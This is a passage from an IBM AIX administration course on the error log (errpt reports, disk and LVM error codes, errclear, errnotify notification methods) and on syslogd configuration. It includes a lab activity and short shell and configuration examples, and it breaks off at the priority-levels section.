
Figure 8-5. A Summary Report (errpt) AU1610.0

Notes:

The **errpt** command creates by default a **summary** report which gives an overview about the different error entries. One line per error is fine to get a feel for what is there, but you need more details to understand problems.

The example shows different hardware and software errors that occurred. To get more information about these errors you must create a **detailed** report.

A Detailed Error Report (errpt -a)



```
LABEL:              TAPE_ERR4
IDENTIFIER:         5537AC5F

Date/Time:          Thu 27 Feb 13:41:51
Sequence Number:    40
Machine Id:         000031994100
Node Id:            dw6
Class:              H
Type:               PERM
Resource Name:      rmt0
Resource Class:     tape
Resource Type:      8mm
Location:           00-00-0S-3,0
VPD:
        Manufacturer                EXABYTE
        Machine Type and Model      EXB-8200
        Part Number                 21F8842
        Device Specific (Z0)        0180010133000000
        Device Specific (Z1)        2680

Description
TAPE DRIVE FAILURE

Probable Causes
ADAPTER
TAPE DRIVE

Failure Causes
ADAPTER
TAPE DRIVE

Recommended Actions
PERFORM PROBLEM DETERMINATION PROCEDURES

Detail Data
SENSE DATA
0603 0000 1700 0000 0000 0000 0000 0000 0200 0800 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
```

Figure 8-6. A Detailed Report (errpt -a) AU1610.0

Notes:

The detailed error reports are generated by issuing the **errpt -a** command. The first half of the information is obtained from the ODM (CuDv, CuAt, CuVPD) and is very useful because it shows clearly which part causes the error entry. The next few fields explain probable reasons for the problem, and actions that you can take to correct the problem.

The last field, **SENSE DATA**, is a detailed report about which part of the device is failing. For example, with disks it could tell you which sector on the disk is failing. This information can be used by IBM support to analyze the problem.

Here again is a list of error classes and error types:

1. An error class value of **H** and an error type value of **PERM** indicate that the system encountered a problem with a piece of hardware and could not recover from it.
2. An error class value of **H** and an error type value of **PEND** indicate that a piece of hardware may become unavailable soon due to the numerous errors detected by the system.

3. An error class value of **S** and an error type of **PERM** indicate that the system encountered a problem with software and could not recover from it.
4. An error class value of **S** and an error type of **TEMP** indicate that the system encountered a problem with software. After several attempts, the system was able to recover from the problem.
5. An error class value of **O** indicate that an informational message has been logged.
6. An error class value of **U** indicate that an error could not be determined.

Starting in AIX 5.1, there is a link between the error log and diagnostics. Error reports will include the diagnostic analysis for errors that have been analyzed. Diagnostics, and the diagnostic tool **diag**, will be covered in a later unit.

Types of Disk Errors

DISK_ERR1	P	Failure of physical volume media Action: Replace device as soon as possible
DISK_ERR2, DISK_ERR3	P	Device does not respond Action: Check power supply
DISK_ERR4	T	Error caused by a bad block or event of a recovered error
SCSI_ERR* (SCSI_ERR10)	P	SCSI Communication Problem Action: Check cable, SCSI addresses, terminator

P = Permanent hardware error
T = Temporary hardware error

Rule of thumb: Replace disk, if it produces more than one DISK_ERR4 per week

Figure 8-7. Types Of Disk Errors AU1610.0

Notes:

This page explains the most common disk errors you should know about:

1. **DISK_ERR1** is caused from wear and tear of the disk. Remove the disk as soon as possible from the system and replace it with a new one. Follow the procedures that you've learned earlier in this course.
2. **DISK_ERR2, DISK_ERR3** error entries are mostly caused by a loss of electrical power.
3. **DISK_ERR4** is the most interesting one, and the one that you should watch out for, as this indicates bad blocks on the disk. Do not panic if you get a few entries in the log of this type of an error. What you should be aware of is the number of **DISK_ERR4** errors and their frequency. The more you get, the closer you are getting to a disk failure. You want to prevent this before it happens, so monitor the error log closely.
4. Sometimes **SCSI** errors are logged, mostly with the ID **SCSI_ERR10**. They indicate that the SCSI controller is not able to communicate with an attached device. In this case, check the cable (and the cable length), the SCSI addresses and the terminator.

A very infrequent error is **DISK_ERR5**. It is the catch-all (that is, the problem does not match any of the above DISK_ERR symptoms). You need to investigate further by running the **diagnostic** programs which can detect and produce more information on the problem.

LVM Error Log Entries

LVM_BBEPOOL, LVM_BBERELMAX, LVM_HWFAIL	S,P	No more bad block relocation. Action: Replace disk as soon as possible
LVM_SA_STALEPP	S,P	Stale physical partition. Action: check disk, synchronize data (syncvg)
LVM_SA_QUORCLOSE	H,P	Quorum lost, volume group closing. Action: Check disk, consider working without quorum

H = Hardware	P = Permanent
S = Software	T = Temp


Figure 8-8. LVM Error Log Entries AU1610.0

Notes:

This list shows some very important LVM error codes you should know. All of these errors are permanent errors that cannot be recovered. Very often these errors are accompanied by hardware errors as shown on the previous page.

Errors, like these shown in the list, require your immediate intervention.

Maintaining the Error Log



```
# smit errdemon

                  Change / Show  Characteristics of the Error Log

  Type or select values in entry fields.
  Press Enter AFTER making all desired changes.

     LOGFILE                                   [/var/adm/ras/errlog]
 *   Maximum LOGSIZE                           [1048576]            #
     Memory Buffer Size                    [8192]                #
     ...

# smit errclear

                             Clean the Error Log

  Type or select values in entry fields.
  Press Enter AFTER making all desired changes.

    Remove entries older than this number of days   [30]                #
    Error CLASSES                                   [ ]                 +
    Error TYPES                                     [ ]                 +
    ...
    Resource CLASSES                                [ ]                 +
    ...
```

==> Use the errlogger command as reminder <==

Figure 8-9. Maintaining the Error Log AU1610.0

Notes:

- To change error log attributes like the **error log filename**, the **internal memory buffer size** and the **error log file size** use the **smit** fastpath **smit errdemon**. The error log file is implemented as a **ring**. When the file reaches its limit, the oldest entry is removed to allow adding a new one. The command that **smit** executes is the **errdemon** command. See your AIX command reference for a listing of the different options.
- To clean up error log entries, use the **smit** fastpath **smit errclear**. For example, after removing a bad disk that caused error logs entries, you should remove the corresponding error log entries of the bad disk. The **errclear** command is part of the fileset **bos.sysmgt.serv_aid**.

  Software and hardware errors are removed by **errclear** using **crontab**. Software and operator errors are purged after 30 days, hardware errors are purged after 90 days.

Follow the reminder from the bottom of the visual. Whenever an important system event takes place, for example the replacement of a disk, log this event using the **errlogger** command.

Activity: Working with the Error Log




Figure 8-10. Activity: Working with the Error Log AU1610.0

Notes:

This activity allows you to work with the AIX error logging facility.

After the activity, you should be able to:

- Determine what errors are logged on your machine.
- Generate different error reports.
- Start concurrent error notification.

Instructions:

__ 1. Generate a **summary report** of your system's error log. Write down the command that you (or smit) used:

____

__ 2. Generate a **detailed report** of your system's error log. Write down the command that you (or smit) used:

____

__ 3. Using **smit**, generate the following reports:

- A **summary report** of all errors that occurred during the past 24 hours. Write down the command that **smit** executes:

  ____

- A **detailed report** of all hardware errors. Write down the command that **smit** executes:

  ____

__ 4. This instruction requires that a graphical desktop, for example CDE is active. Start two windows. In one window startup **concurrent** error logging, using the **errpt** command. Write down the command that you used:

____

In the other window, execute the **errlogger** command to generate an error entry. Write down the command you used:

____

Is the complete error text shown in the error report?

____

Stop **concurrent** error logging.

__ 5. Write down the characteristics of your error log:

LOGFILE:

Maximum LOGSIZE:

Memory BUFFER SIZE:

What command have you used to show these characteristics?

____

__ 6. **Clean up all error entries that have the error class operator**. Write down the command, you (or smit) used:

____

8.2 Error Notification and syslogd

Error Notification Methods




Figure 8-11. Error Notification Methods AU1610.0

Notes:

The term **error notification** means that the system informs you whenever an error is posted to the error log.


There are different ways to implement **error notification**.

1. **Concurrent Error Logging:** That's the easiest way to implement error notification. By starting **errpt -c** each error is reported when it occurs. By redirecting the output to the console, an operator is informed about each new error entry.
2. **Self-made Error Notification:** Another easy way to implement error notification is to write a shell procedure that regularly checks the error log. This is shown on the next visual.
3. **Periodic Diagnostics:** The **diagnostics** package (**diag command**) contains a periodic diagnostic procedure (**diagela**). Whenever a **hardware error** is posted to the log, all members of the **system group** get a mail message. Additionally a message is sent to the system console. **diagela** has two disadvantages:
   - Since it executes many times a day, the program might slow down your system.

- Only hardware errors are analyzed.

4. **ODM-based error notification:** The **errdemon** program uses an ODM class **errnotify** for error notification. How to work with **errnotify** is introduced later in this topic.

Self-made Error Notification



```
#!/usr/bin/ksh

errpt  >  /tmp/errlog.1

while  true
do
   sleep 60                              # Let's sleep one minute

   errpt  >  /tmp/errlog.2

   # Compare both files.
   # If no difference, let's sleep again
   cmp  -s  /tmp/errlog.1  /tmp/errlog.2   &&  continue

   # Files are different: Let's inform the operator:
   print  "Operator:  Check  error   log "  >  /dev/console

   errpt  >  /tmp/errlog.1

done
```

Figure 8-12. Self-made Error Notification AU1610.0

Notes:


By using the **errpt** command it's very easy to implement a self-made error notification.

Let's analyze the procedure shown above:

- The first **errpt** command generates a file /**tmp/errlog.1**.
- The construct **while true** implements an infinite loop that never terminates.
- In the loop, the first action is to **sleep** one minute.
- The second **errpt** command generates a second file /**tmp/errlog.2**.
- Both files are compared using the command **cmp -s** (silent compare, that means no output will be reported). If the files are not different, we jump back to the beginning of the loop (continue), and the process will sleep again.
- If there is a difference, a new error entry has been posted to the error log. In this case, we inform the operator that a new entry is in the error log. Instead of **print** you could use the **mail** command to inform another person.

This is a very easy but effective way of implementing error notification.

ODM-based Error Notification: errnotify



```
errnotify:
  en_pid = 0
  en_name = "sample"
  en_persistenceflg = 1
  en_label = ""
  en_crcid = 0
  en_class = "H"
  en_type = "PERM"
  en_alertflg = ""
  en_resource = ""
  en_rtype = ""
  en_rclass = "disk"
  en_method = "errpt -a -l $1 | mail -s 'Disk Error' root"
```

Figure 8-13. ODM-based Error Notification: errnotify AU1610.0

Notes:

The Error Notification object class specifies the conditions and actions to be taken when errors are recorded in the system error log. The user specifies these conditions and actions in an Error Notification object.

Each time an error is logged, the **error notification** daemon determines if the error log entry matches the selection criteria of any of the Error Notification objects. If matches exist, the daemon runs the programmed action, also called a notify method, for each matched object.

The Error Notification object class is located in the /**etc**/**objrepos**/**errnotify** file. Error Notification objects are added to the object class by using ODM commands.

The example shows an object that creates a **mail** message to **root** whenever a **disk** error is posted to the log. Here is a list of all **descriptors**:

en_alertflg Identifies whether the error is alertable. This descriptor is provided for use by alert agents with network management applications. The values are **TRUE** (alertable) or **FALSE** (not alertable).

en_class Identifies the class of error log entries to match. Valid values are **H** (hardware errors), **S** (software errors), **O** (operator messages) and **U** (undetermined).

en_crcid Specifies the error identifier associated with a particular error.

en_label Specifies the label associated with a particular error identifier as defined in the output of **errpt -t** (show templates).

en_method Specifies a user-programmable action, such as a shell script or a command string, to be run when an error matching the selection criteria of this Error Notification object is logged. The error notification daemon uses the **sh -c** command to execute the notify method.

The following keywords are passed to the method as arguments:

$1 Sequence number from the error log entry

$2 Error ID from the error log entry

$3 Class from the error log entry

$4 Type from the error log entry

$5 Alert flags from the error log entry

$6 Resource name from the error log entry

$7 Resource type from the error log entry

$8 Resource class from the error log entry

$9 Error label from the error log entry

en_name Uniquely identifies the object.

en_persistenceflg Designates whether the Error Notification object should be removed when the system is restarted. **0** means removed at boot time, **1** means persists through boot.

en_pid Specifies a process ID for use in identifying the Error Notification object. Objects that have a PID specified should have the **en_persistenceflg** descriptor set to **0**.

en_rclass Identifies the class of the failing resource. For hardware errors, the resource class is the device class (see PdDv). Not used for software errors.

en_resource Identifies the name of the failing resource. For hardware errors, the resource name is the device name. Not used for software errors.

en_rtype Identifies the type of the failing resource. For hardware errors, the resource type is the device type (see PdDv). Not used for software errors.

en_symptom Enables notification of an error accompanied by a symptom string when set to **TRUE**.

en_type Identifies the severity of error log entries to match. Valid values are:

INFO: Informational

PEND: Impending loss of availability

PERM: Permanent

PERF: Unacceptable performance degradation

TEMP: Temporary

UNKN: Unknown


TRUE: Matches alertable errors

FALSE: Matches non-alertable errors

0: Removes the Error Notification object at system restart

non-zero: Retains the Error Notification object at system restart

syslogd Daemon



/etc/syslog.conf:

```
daemon.debug   /tmp/syslog.debug
```

/tmp/syslog.debug:

```
inetd[16634]: A connection requires tn service
inetd[16634]: Child process 17212 has ended
```

```
# stopsrc  -s  inetd

# startsrc  -s  inetd  -a   "-d"
```

Figure 8-14. syslogd Daemon AU1610.0

Notes:

The **syslogd** daemon logs system messages from different software components (Kernel, daemon processes, system applications).

When started, the **syslogd** reads a configuration file /**etc**/**syslog.conf**. Whenever you change this configuration file you need to refresh the **syslogd** subsystem:

```
# refresh -s syslogd
```


The visual shows a configuration that is often used when a daemon process causes a problem. The line:

daemon.debug /tmp/syslog.debug

indicates that facility daemon should be controlled. All messages with the priority level **debug** and higher, should be written to the file /**tmp**/**syslog.debug**. Note that this file **must** exist.

The daemon process that causes problems (in our example the **inetd**) is started with option -d to provide debug information. This debug information is collected by the **syslogd** daemon, which writes the information to the log file /**tmp**/**syslog.debug**.

syslogd Configuration Examples



```
/etc/syslog.conf:

auth.debug          /dev/console
mail.debug          /tmp/mail.debug
daemon.debug   /tmp/daemon.debug
*.debug; mail.none   @server
```

All security messages to the system console

Collect all mail messages in /tmp/mail.debug

Collect all daemon messages in /tmp/daemon.debug

Send all other messages, except mail messages to host server

After changing /etc/syslog.conf:
- refresh -s syslogd

Figure 8-15. syslogd Configuration Examples AU1610.0

Notes:

The visual shows some configuration examples in **/etc/syslog.conf**:

- **auth.debug /dev/console** specifies that all security messages are directed to the system console.
- **mail.debug /tmp/mail.debug** specifies that all mail messages are collected in file **/tmp/mail.debug**.
- **daemon.debug /tmp/daemon.debug** specifies that all messages produced from daemon processes are collected in file **/tmp/daemon.debug**.
- ***.debug; mail.none @server** specifies that all other messages, except messages from the mail subsystem, are sent to the **syslogd** daemon on host **server**.

As you see, the general format in **/etc/syslog.conf** is:

selector action

The selector field names a facility and a **priority level**. Separate facility names with a comma (,). Separate the facility and priority level portions of the selector field with a period (.). Separate multiple entries in the same selector field with a semicolon (;). To select all facilities use an asterisk (*).

The action field identifies a destination (file, host or user) to receive the messages. If routed to a remote host, the remote system will handle the message as indicated in its own configuration file. To display messages on a user's terminal, the destination field must contain the name of a valid, logged-in system user. If you specify an asterisk (*) in the action field, a message is sent to all logged-in users.

Facilities

Use the following system facility names in the selector field:

kern	Kernel
user	User level
mail	Mail subsystem
daemon	System daemons
auth	Security or authorization
syslog	**syslogd** messages
lpr	Line-printer subsystem
news	News subsystem
uucp	uucp subsystem
*	All facilities

Priority Levels

Use the following levels in the selector field. Messages of the specified level and all levels above it are sent as directed.

